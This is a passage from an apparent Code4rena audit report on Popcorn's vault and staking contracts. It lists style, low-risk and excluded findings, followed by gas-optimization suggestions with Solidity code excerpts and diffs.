404       function maxDeposit(address)
405           public
```

```
406             view
407             virtual
408             override
409:            returns (uint256)

/// @audit _verifyAndSetupStrategy() came earlier
500:        function setHarvestCooldown(uint256 newCooldown) exter

/// @audit setPerformanceFee() came earlier
574:        function pause() external onlyOwner {

/// @audit _protocolWithdraw() came earlier
610         function supportsInterface(bytes4 interfaceId)
611             public
612             view
613             virtual
614             override
615:            returns (bool)
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L89-L93

```
File: src/vault/adapter/beefy/BeefyAdapter.sol

/// @audit _underlyingBalance() came earlier
122         function convertToUnderlyingShares(uint256, uint256 sh
123             public
124             view
125             override
126:            returns (uint256)

/// @audit convertToUnderlyingShares() came earlier
136:        function rewardTokens() external view override returns

/// @audit _protocolWithdraw() came earlier
221:        function claim() public override onlyStrategy {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/beefy/BeefyAdapter.sol#L122-L126

```
File: src/vault/adapter/yearn/YearnAdapter.sol

/// @audit _calculateLockedProfit() came earlier
129       function convertToUnderlyingShares(uint256, uint256 sh
130           public
131           view
132           override
133:          returns (uint256)
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L129-L133

```
File: src/vault/VaultController.sol

/// @audit _handleInitialDeposit() came earlier
186     function deployAdapter(
187       IERC20 asset,
188       DeploymentArgs memory adapterData,
189       DeploymentArgs memory strategyData,
190       uint256 initialDeposit
191:    ) external canCreate returns (address adapter) {

/// @audit _deployStrategy() came earlier
278:    function deployStaking(IERC20 asset) external canCreate

/// @audit _deployStaking() came earlier
313:    function proposeVaultAdapters(address[] calldata vaults,

/// @audit _registerVault() came earlier
408:    function setPermissions(address[] calldata targets, Perm

/// @audit addStakingRewardsTokens() came earlier
483     function changeStakingRewardsSpeeds(
484       address[] calldata vaults,
485       IERC20[] calldata rewardTokens,
486:      uint160[] calldata rewardsSpeeds

/// @audit _verifyEqualArrayLength() came earlier
723:    function nominateNewAdminProxyOwner(address newOwner) ex

/// @audit _setDeploymentController() came earlier
```

```
864:     function setActiveTemplateId(bytes32 templateCategory, b
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L186-L191

```
File: src/vault/Vault.sol

/// @audit deposit() came earlier
160:     function mint(uint256 shares) external returns (uint25

/// @audit withdraw() came earlier
242:     function redeem(uint256 shares) external returns (uint

/// @audit previewMint() came earlier
358      function previewWithdraw(uint256 assets)
359          external
360          view
361:         returns (uint256 shares)

/// @audit maxDeposit() came earlier
404:     function maxMint(address caller) external view returns

/// @audit accruedPerformanceFee() came earlier
473      function takeManagementAndPerformanceFees()
474          external
475          nonReentrant
476:         takeFees
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L160

## [N-16] Contract does not follow the Solidity style guide's suggested layout ordering

The style guide says that, within a contract, the ordering should be 1) Type declarations, 2) State variables, 3) Events, 4) Modifiers, and 5) Functions, but the contract(s) below do not follow this ordering

*There are 35 instances of this issue:*

```
File: src/utils/MultiRewardEscrow.sol

/// @audit function getEscrows came earlier
64      mapping(bytes32 => Escrow) public escrows;
65
66      // User => Escrows
67      mapping(address => bytes32[]) public userEscrowIds;
68      // User => RewardsToken => Escrows
69:     mapping(address => mapping(IERC20 => bytes32[])) public

/// @audit function lock came earlier
136:    event RewardsClaimed(IERC20 indexed token, address inde

/// @audit function _getClaimableAmount came earlier
191:    address public feeRecipient;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L64-L69

```
File: src/utils/MultiRewardStaking.sol

/// @audit function _transfer came earlier
157:    IMultiRewardEscrow public escrow;

/// @audit function _lockToken came earlier
208:    IERC20[] public rewardTokens;

/// @audit function getAllRewardsTokens came earlier
371     modifier accrueRewards(address _caller, address _receive
372       IERC20[] memory _rewardTokens = rewardTokens;
373       for (uint8 i; i < _rewardTokens.length; i++) {
374         IERC20 rewardToken = _rewardTokens[i];
375         RewardInfo memory rewards = rewardInfos[rewardToken]
376
377         if (rewards.rewardsPerSecond > 0) _accrueRewards(rew
378         _accrueUser(_receiver, rewardToken);
379
380         // If a deposit/withdraw operation gets called for a
381         if (_receiver != _caller) _accrueUser(_caller, rewar
```

```
382         }
383         _;
384:    }

/// @audit function _accrueUser came earlier
438:    uint256 internal INITIAL_CHAIN_ID;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L157

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit function _withdraw came earlier
241:      uint256 internal underlyingBalance;

/// @audit function maxMint came earlier
427:      IStrategy public strategy;

/// @audit function _verifyAndSetupStrategy came earlier
489:      uint256 public harvestCooldown;

/// @audit function setHarvestCooldown came earlier
513:      uint256 public performanceFee;

/// @audit function setPerformanceFee came earlier
559       modifier takeFees() {
560           _;
561
562           uint256 fee = accruedPerformanceFee();
563           if (fee > 0) _mint(FEE_RECIPIENT, convertToShares(
564
565           uint256 shareValue = convertToAssets(1e18);
566           if (shareValue > highWaterMark) highWaterMark = sh
567:      }

/// @audit function supportsInterface came earlier
625:      uint256 internal INITIAL_CHAIN_ID;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L241

File: src/vault/CloneFactory.sol

```
/// @audit function constructor came earlier
29:     event Deployment(address indexed clone);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/CloneFactory.sol#L29

File: src/vault/CloneRegistry.sol

```
/// @audit function constructor came earlier
28:     mapping(address => bool) public cloneExists;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/CloneRegistry.sol#L28

File: src/vault/PermissionRegistry.sol

```
/// @audit function constructor came earlier
26:     mapping(address => Permission) public permissions;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/PermissionRegistry.sol#L26

File: src/vault/TemplateRegistry.sol

```
/// @audit function constructor came earlier
31      mapping(bytes32 => mapping(bytes32 => Template)) public
32      mapping(bytes32 => bytes32[]) public templateIds;
33      mapping(bytes32 => bool) public templateExists;
34
35:     mapping(bytes32 => bool) public templateCategoryExists;

/// @audit function addTemplate came earlier
88      event TemplateEndorsementToggled(
```

```
89          bytes32 templateCategory,
90          bytes32 templateId,
91          bool oldEndorsement,
92          bool newEndorsement
93:       );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/TemplateRegistry.sol#L31-L35

```
File: src/vault/VaultController.sol

/// @audit function constructor came earlier
76:       event VaultDeployed(address indexed vault, address index

/// @audit function changeVaultFees came earlier
387:      IVaultRegistry public vaultRegistry;

/// @audit function fundStakingRewards came earlier
535:      IMultiRewardEscrow public escrow;

/// @audit function _verifyEqualArrayLength came earlier
704       modifier canCreate() {
705         if (
706           permissionRegistry.endorsed(address(1))
707             ? !permissionRegistry.endorsed(msg.sender)
708             : permissionRegistry.rejected(msg.sender)
709         ) revert NotAllowed(msg.sender);
710         _;
711:      }

/// @audit modifier canCreate came earlier
717:      IAdminProxy public adminProxy;

/// @audit function acceptAdminProxyOwnership came earlier
739:      uint256 public performanceFee;

/// @audit function setAdapterPerformanceFees came earlier
779:      uint256 public harvestCooldown;

/// @audit function setAdapterHarvestCooldowns came earlier
819:      IDeploymentController public deploymentController;
```

```
/// @audit function _setDeploymentController came earlier
851:    mapping(bytes32 => bytes32) public activeTemplateId;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L76

```
File: src/vault/VaultRegistry.sol

/// @audit function constructor came earlier
28      mapping(address => VaultMetadata) public metadata;
29
30      // asset to vault addresses
31:     mapping(address => address[]) public vaultsByAsset;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultRegistry.sol#L28-L31

```
File: src/vault/Vault.sol

/// @audit function decimals came earlier
108       event Deposit(
109           address indexed caller,
110           address indexed owner,
111           uint256 assets,
112           uint256 shares
113:      );

/// @audit function accruedPerformanceFee came earlier
466:      uint256 public highWaterMark = 1e18;

/// @audit function takeManagementAndPerformanceFees came earlie
480       modifier takeFees() {
481           uint256 managementFee = accruedManagementFee();
482           uint256 totalFee = managementFee + accruedPerforma
483           uint256 currentAssets = totalAssets();
484           uint256 shareValue = convertToAssets(1e18);
485
486           if (shareValue > highWaterMark) highWaterMark = sh
487
```

```
488             if (managementFee > 0) feesUpdatedAt = block.times
489
490             if (totalFee > 0 && currentAssets > 0)
491                 _mint(feeRecipient, convertToShares(totalFee))
492
493             _;
494:        }

/// @audit modifier syncFeeCheckpoint came earlier
505:        VaultFees public fees;

/// @audit function setFeeRecipient came earlier
565:        IERC4626 public adapter;

/// @audit function changeAdapter came earlier
619:        uint256 public quitPeriod = 3 days;

/// @audit function unpause came earlier
657:        uint256 internal INITIAL_CHAIN_ID;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L108-L113

## [N-17] Interfaces should be indicated with an `I` prefix in the contract name

*There is 1 instance of this issue:*

```
File: src/vault/adapter/yearn/IYearn.sol

8:    interface VaultAPI is IERC20 {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/IYearn.sol#L8

## Excluded Low Risk Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

| | Issue | Instances |
|---|---|---|
| [L-09] | Unsafe use of `transfer()` / `transferFrom()` with `IERC20` | 1 |
| [L-10] | Return values of `transfer()` / `transferFrom()` not checked | 1 |
| [L-11] | `safeApprove()` is deprecated | 1 |
| [L-12] | Missing checks for `address(0x0)` when assigning values to `address` state variables | 1 |

Total: 4 instances over 4 issues

## [L-09] Unsafe use of `transfer()` / `transferFrom()` with `IERC20`

Some tokens do not implement the ERC20 standard properly but are still accepted by most code that accepts ERC20 tokens. For example Tether (USDT)'s `transfer()` and `transferFrom()` functions on L1 do not return booleans as the specification requires, and instead have no return value. When these sorts of tokens are cast to `IERC20`, their [function signatures](#) do not match and therefore the calls made, revert (see [this](#) link for a test case). Use OpenZeppelinâ€™s `SafeERC20`'s `safeTransfer()` / `safeTransferFrom()` instead

*There is 1 instance of this issue:*

```
File: src/vault/VaultController.sol

/// @audit (valid but excluded finding)
457:         IERC20(rewardsToken).transferFrom(msg.sender, addres
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L457

## [L-10] Return values of `transfer()` / `transferFrom()` not checked

Not all `IERC20` implementations `revert()` when there's a failure in `transfer()` / `transferFrom()` . The function signature has a `boolean` return value and they indicate errors that way instead. By not checking the return value, operations that should have marked as failed, may potentially go through without actually making a payment

*There is 1 instance of this issue:*

```
File: src/vault/VaultController.sol

/// @audit (valid but excluded finding)
457:         IERC20(rewardsToken).transferFrom(msg.sender, addres
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L457

## [L-11] `safeApprove()` is deprecated

Deprecated in favor of `safeIncreaseAllowance()` and `safeDecreaseAllowance()` . If only setting the initial allowance to the value that means infinite, `safeIncreaseAllowance()` can be used instead. The function may currently work, but if a bug is found in this version of OpenZeppelin, and the version that you're forced to upgrade to no longer has this function, you'll encounter unnecessary delays in porting and testing replacement contracts.

*There is 1 instance of this issue:*

```
File: src/utils/MultiRewardStaking.sol

/// @audit (valid but excluded finding)
271:         rewardToken.safeApprove(address(escrow), type(uint25
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L271

### [L-12] Missing checks for `address(0x0)` when assigning values to `address` state variables

*There is 1 instance of this issue:*

```
File: src/utils/MultiRewardEscrow.sol

/// @audit (valid but excluded finding)
31:         feeRecipient = _feeRecipient;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L31

## Excluded Non-Critical Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

| | Issue | Instances |
|---|---|---|
| [N-18] | Return values of `approve()` not checked | 5 |
| [N-19] | `public` functions not called by the contract should be declared `external` instead | 4 |
| [N-20] | Event is missing `indexed` fields | 27 |

Total: 36 instances over 3 issues

### [N-18] Return values of `approve()` not checked

Not all `IERC20` implementations `revert()` when there's a failure in `approve()`. The function signature has a `boolean` return value and they indicate errors that way instead. By not checking the return value, operations that should have marked as failed, may potentially go through without actually approving anything

*There are 5 instances of this issue:*

```
File: src/vault/adapter/beefy/BeefyAdapter.sol

/// @audit (valid but excluded finding)
80:             IERC20(asset()).approve(_beefyVault, type(uint256)

/// @audit (valid but excluded finding)
83:                 IERC20(_beefyVault).approve(_beefyBooster, typ
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/beefy/BeefyAdapter.sol#L80

```
File: src/vault/adapter/yearn/YearnAdapter.sol

/// @audit (valid but excluded finding)
54:             IERC20(_asset).approve(address(yVault), type(uint2
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L54

```
File: src/vault/VaultController.sol

/// @audit (valid but excluded finding)
171:         asset.approve(address(target), initialDeposit);

/// @audit (valid but excluded finding)
456:         IERC20(rewardsToken).approve(staking, type(uint256).
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L171

### [N-19] `public` functions not called by the contract should be declared `external` instead

Contracts are allowed to override their parents' functions and change the visibility from `external` to `public`.

*There are 4 instances of this issue:*

```
File: src/vault/Vault.sol

/// @audit (valid but excluded finding)
323       function previewDeposit(uint256 assets)
324           public
325           view
326:          returns (uint256 shares)

/// @audit (valid but excluded finding)
340:      function previewMint(uint256 shares) public view retur

/// @audit (valid but excluded finding)
380       function previewRedeem(uint256 shares)
381           public
382           view
383:          returns (uint256 assets)

/// @audit (valid but excluded finding)
399:      function maxDeposit(address caller) public view returr
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L323-L326

## [N-20] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each `event` should use three `indexed` fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

*There are 27 instances of this issue:*

```
File: src/interfaces/vault/IERC4626.sol

/// @audit (valid but excluded finding)
```

```
8:      event Deposit(address indexed sender, address indexed ow
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/interfaces/vault/IERC4626.sol#L8

```
File: src/utils/MultiRewardEscrow.sol

/// @audit (valid but excluded finding)
73:     event Locked(IERC20 indexed token, address indexed accou

/// @audit (valid but excluded finding)
136:    event RewardsClaimed(IERC20 indexed token, address index

/// @audit (valid but excluded finding)
196:    event FeeSet(IERC20 indexed token, uint256 amount);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L73

```
File: src/utils/MultiRewardStaking.sol

/// @audit (valid but excluded finding)
159:    event RewardsClaimed(address indexed user, IERC20 rewarc

/// @audit (valid but excluded finding)
220:    event RewardInfoUpdate(IERC20 rewardToken, uint160 rewar
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L159

```
File: src/vault/adapter/abstracts/AdapterBase.sol

/// @audit (valid but excluded finding)
491:      event HarvestCooldownChanged(uint256 oldCooldown, uint
```

```
/// @audit (valid but excluded finding)
519:      event PerformanceFeeChanged(uint256 oldFee, uint256 ne
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L491

```
File: src/vault/CloneRegistry.sol

/// @audit (valid but excluded finding)
33:     event CloneAdded(address clone);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/CloneRegistry.sol#L33

```
File: src/vault/PermissionRegistry.sol

/// @audit (valid but excluded finding)
28:     event PermissionSet(address target, bool newEndorsement,
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/PermissionRegistry.sol#L28

```
File: src/vault/TemplateRegistry.sol

/// @audit (valid but excluded finding)
38:     event TemplateCategoryAdded(bytes32 templateCategory);

/// @audit (valid but excluded finding)
39:     event TemplateAdded(bytes32 templateCategory, bytes32 te

/// @audit (valid but excluded finding)
40:     event TemplateUpdated(bytes32 templateCategory, bytes32

/// @audit (valid but excluded finding)
88      event TemplateEndorsementToggled(
```

```
89          bytes32 templateCategory,
90          bytes32 templateId,
91          bool oldEndorsement,
92          bool newEndorsement
93:     );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/TemplateRegistry.sol#L38

```
File: src/vault/VaultController.sol

/// @audit (valid but excluded finding)
741:    event PerformanceFeeChanged(uint256 oldFee, uint256 newF

/// @audit (valid but excluded finding)
781:    event HarvestCooldownChanged(uint256 oldCooldown, uint25

/// @audit (valid but excluded finding)
824:    event DeploymentControllerChanged(address oldController,

/// @audit (valid but excluded finding)
853:    event ActiveTemplateIdChanged(bytes32 oldKey, bytes32 ne
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L741

```
File: src/vault/VaultRegistry.sol

/// @audit (valid but excluded finding)
36:     event VaultAdded(address vaultAddress, string metadataCI
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultRegistry.sol#L36

```
File: src/vault/Vault.sol
```

```
/// @audit (valid but excluded finding)
42:       event VaultInitialized(bytes32 contractName, address i

/// @audit (valid but excluded finding)
108       event Deposit(
109           address indexed caller,
110           address indexed owner,
111           uint256 assets,
112           uint256 shares
113:      );

/// @audit (valid but excluded finding)
512:      event NewFeesProposed(VaultFees newFees, uint256 times

/// @audit (valid but excluded finding)
513:      event ChangedFees(VaultFees oldFees, VaultFees newFees

/// @audit (valid but excluded finding)
514:      event FeeRecipientUpdated(address oldFeeRecipient, adc

/// @audit (valid but excluded finding)
569:      event NewAdapterProposed(IERC4626 newAdapter, uint256

/// @audit (valid but excluded finding)
570:      event ChangedAdapter(IERC4626 oldAdapter, IERC4626 new

/// @audit (valid but excluded finding)
621:      event QuitPeriodSet(uint256 quitPeriod);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L42

## Gas Optimizations

For this audit, 22 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **c3phas** received the top score from the judge.

*The following wardens also submitted reports:* Oxdaydream, Madalad, 0xSmartContract, atharvasama, lllllll, descharre, Aymen0909, lukris02,

Oxackermann, CodingNameKiki, cryptostellar5, NoamYakov, Diana, Dewaxindo, ReyAdmirado, eyexploit, Polaris_tow, Rolezn, Pheonix, saneryee, *and* arialblack14.

*NB: Some functions have been truncated where necessary to just show affected parts of the code. Throughout the report some places might be denoted with audit tags to show the actual place affected.*

## [G-01] Using immutable on variables that are only set in the constructor and never after (Save 16.8K gas)

Use immutable if you want to assign a permanent value at construction. Use constants if you already know the permanent value. Both get directly embedded in bytecode, saving SLOAD.

Variables only set in the constructor and never edited afterwards should be marked as immutable, as it would avoid the expensive storage-writing operation in the constructor (around 20 000 gas per variable) and replace the expensive storage-reading operations (around 2100 gas per reading) to a less expensive value reading (3 gas).

```
Gas Per variable: 2.1k

Total Instances: 8

Gas Saved: 8 * 2.1k=16.8k
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L191

```
File: /src/utils/MultiRewardEscrow.sol
191:  address public feeRecipient;
```

```
diff --git a/src/utils/MultiRewardEscrow.sol b/src/utils/MultiRe
index cf50b08..67744e0 100644
--- a/src/utils/MultiRewardEscrow.sol
+++ b/src/utils/MultiRewardEscrow.sol
```

```
@@ -188,7 +188,7 @@ contract MultiRewardEscrow is Owned {
                                FEE LOGIC
     ///////////////////////////////////////////////////////////////

-    address public feeRecipient;
+    address public immutable feeRecipient;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/DeploymentController.sol#L23-L25

```
File: /src/vault/DeploymentController.sol
23:   ICloneFactory public cloneFactory;
24:   ICloneRegistry public cloneRegistry;
25:   ITemplateRegistry public templateRegistry;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L535

```
File: /src/vault/VaultController.sol
535:  IMultiRewardEscrow public escrow;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L717

```
File: /src/vault/VaultController.sol
717:  IAdminProxy public adminProxy;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L387

```
File: /src/vault/VaultController.sol
```

```
387:  IVaultRegistry public vaultRegistry;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L822

```
File: /src/vault/VaultController.sol
822:  IPermissionRegistry public permissionRegistry;
```

## [G-02] Cheaper to calculate domain separator every time (12.6k gas)

Since `INITIAL_CHAIN_ID` and `INITIAL_DOMAIN_SEPARATOR` are no longer immutable, but are state variables, you end up looking up their value every time, which incurs a very large gas penalty. It's cheaper to just calculate it every time.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L709-L714

### Vault.sol.DOMAIN_SEPARATOR(): Save 4.2K gas

```
File: /src/vault/Vault.sol
709:    function DOMAIN_SEPARATOR() public view returns (bytes32
710:        return
711:            block.chainid == INITIAL_CHAIN_ID
712:                ? INITIAL_DOMAIN_SEPARATOR
713:                : computeDomainSeparator();
714:    }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L487-L489

### MultiRewardStaking.sol.DOMAIN_SEPARATOR(): Save 4.2K gas

```
File: /src/utils/MultiRewardStaking.sol
487:  function DOMAIN_SEPARATOR() public view returns (bytes32)
488:    return block.chainid == INITIAL_CHAIN_ID ? INITIAL_DOMAI
489:  }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L677-L682

### AdapterBase.sol.DOMAIN_SEPARATOR(): Save 4.2K gas

```
File: /src/vault/adapter/abstracts/AdapterBase.sol
677:    function DOMAIN_SEPARATOR() public view virtual returns
678:        return
679:            block.chainid == INITIAL_CHAIN_ID
680:                ? INITIAL_DOMAIN_SEPARATOR
681:                : computeDomainSeparator();
682:    }
```

## [G-03] Tightly pack storage variables/optimize the order of variable declaration (Save 6.3K gas)

**Note the following lines and the explanation to understand the why and how the packing would be achieved**

**This packing is only achievable as we can reduce the size of time variable from uint256 to uint64 which should be safe as they are just timestamps**

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L468

```
File: /src/vault/Vault.sol
468:    uint256 public feesUpdatedAt;

508:    uint256 public proposedFeeTime;
```

```
567:     uint256 public proposedAdapterTime;
```

As `feesUpdatedAt,proposedFeeTime,proposedAdapterTime` are simply variables representing timestamps, we could get away with making them to be of type `uint64` which should be safe for around `532 years`

### Pack `feesUpdatedAt` with `asset` to save 1 SLOT (2.1k gas)

For `feesUpdatedAt` we could pack it with `IERC20 public asset;` on Line 37

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..4bce208 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -35,6 +35,7 @@ contract Vault is
     uint256 constant SECONDS_PER_YEAR = 365.25 days;

     IERC20 public asset;
+    uint64 public feesUpdatedAt;
     uint8 internal _decimals;

     bytes32 public contractName;
@@ -465,7 +466,6 @@ contract Vault is

     uint256 public highWaterMark = 1e18;
     uint256 public assetsCheckpoint;
-    uint256 public feesUpdatedAt;
```

### Pack `proposedFeeTime` with `feeRecipient` to save 1 SLOT (2.1k gas)

Change `proposedFeeTime` to a `uint64` and pack it with address `feeRecipient` on Line 510

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..a71094b 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -505,9 +505,9 @@ contract Vault is
     VaultFees public fees;
```

```
     VaultFees public proposedFees;
-    uint256 public proposedFeeTime;

     address public feeRecipient;
+    uint64 public proposedFeeTime;
```

### Pack `proposedAdapterTime` with `proposedAdapter` to save 1 SLOT (2.1k gas)

Change `proposedAdapterTime` to a `uint64` and pack it with IERC4626 `proposedAdapter` on Line 566

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..da2c9a4 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -564,7 +564,7 @@ contract Vault is

     IERC4626 public adapter;
     IERC4626 public proposedAdapter;
-    uint256 public proposedAdapterTime;
+    uint64 public proposedAdapterTime;
```

## [G-04] The result of a function call should be cached rather than re-calling the function

External calls are expensive. Consider caching the following:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L89-L98

### YearnAdapter.sol._shareValue(): Results of yVault.totalSupply() should be cached(Saves gas in happy case)

```
File: /src/vault/adapter/yearn/YearnAdapter.sol
89:     function _shareValue(uint256 yShares) internal view retur
90:         if (yVault.totalSupply() == 0) return yShares; //@auc
```

```
92:         return
93:             yShares.mulDiv(
94:                 _freeFunds(),
95:                 yVault.totalSupply(),//@audit: 2nd call
96:                 Math.Rounding.Down
97:             );
98:     }
```

```
diff --git a/src/vault/adapter/yearn/YearnAdapter.sol b/src/vaul
index d951e63..12114a3 100644
--- a/src/vault/adapter/yearn/YearnAdapter.sol
+++ b/src/vault/adapter/yearn/YearnAdapter.sol
@@ -87,12 +87,13 @@ contract YearnAdapter is AdapterBase {

     /// @notice Determines the current value of `yShares` in as
     function _shareValue(uint256 yShares) internal view returns
-        if (yVault.totalSupply() == 0) return yShares;
+        uint256 _yVaultTotalSupply = yVault.totalSupply();
+        if (_yVaultTotalSupply == 0) return yShares;

         return
             yShares.mulDiv(
                 _freeFunds(),
-                yVault.totalSupply(),
+                _yVaultTotalSupply,
                 Math.Rounding.Down
             );
     }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L34-L55

## YearnAdapter.sol.initialize(): Results of asset() should be cached and the cached value used instead of calling it twice

```
File: /src/vault/adapter/yearn/YearnAdapter.sol
34:     function initialize(

47:         _name = string.concat(
48:             "Popcorn Yearn",
```

```
49:             IERC20Metadata(asset()).name(),//@audit: 1st call
50:             " Adapter"
51:         );
52:         _symbol = string.concat("popY-", IERC20Metadata(asset
```

```
diff --git a/src/vault/adapter/yearn/YearnAdapter.sol b/src/vaul
index d951e63..f69ad26 100644
--- a/src/vault/adapter/yearn/YearnAdapter.sol
+++ b/src/vault/adapter/yearn/YearnAdapter.sol
@@ -44,12 +44,14 @@ contract YearnAdapter is AdapterBase {

         yVault = VaultAPI(IYearnRegistry(externalRegistry).late

+        address asset_ = asset();
+
         _name = string.concat(
             "Popcorn Yearn",
-            IERC20Metadata(asset()).name(),
+            IERC20Metadata(asset_).name(),
             " Adapter"
         );
-        _symbol = string.concat("popY-", IERC20Metadata(asset()
+        _symbol = string.concat("popY-", IERC20Metadata(asset_)

         IERC20(_asset).approve(address(yVault), type(uint256).m
     }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/beefy/BeefyAdapter.sol#L46-L84

## BeefyAdapter.sol.initialize(): Results of asset() should be cached and the cached value used

```
File: /src/vault/adapter/beefy/BeefyAdapter.sol
46:     function initialize(
47:         bytes memory adapterInitData,
48:         address registry,
49:         bytes memory beefyInitData
50:     ) external initializer {
```

```
59:         if (IBeefyVault(_beefyVault).want() != asset()) //@au
60:             revert InvalidBeefyVault(_beefyVault);

66:         _name = string.concat(
67:             "Popcorn Beefy",
68:             IERC20Metadata(asset()).name(), //@audit: 2nd cal
69:             " Adapter"
70:         );
71:         _symbol = string.concat("popB-", IERC20Metadata(asset

80:         IERC20(asset()).approve(_beefyVault, type(uint256).ma
```

## [G-05] Use the cached value instead of fetching a storage value

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L447-L460

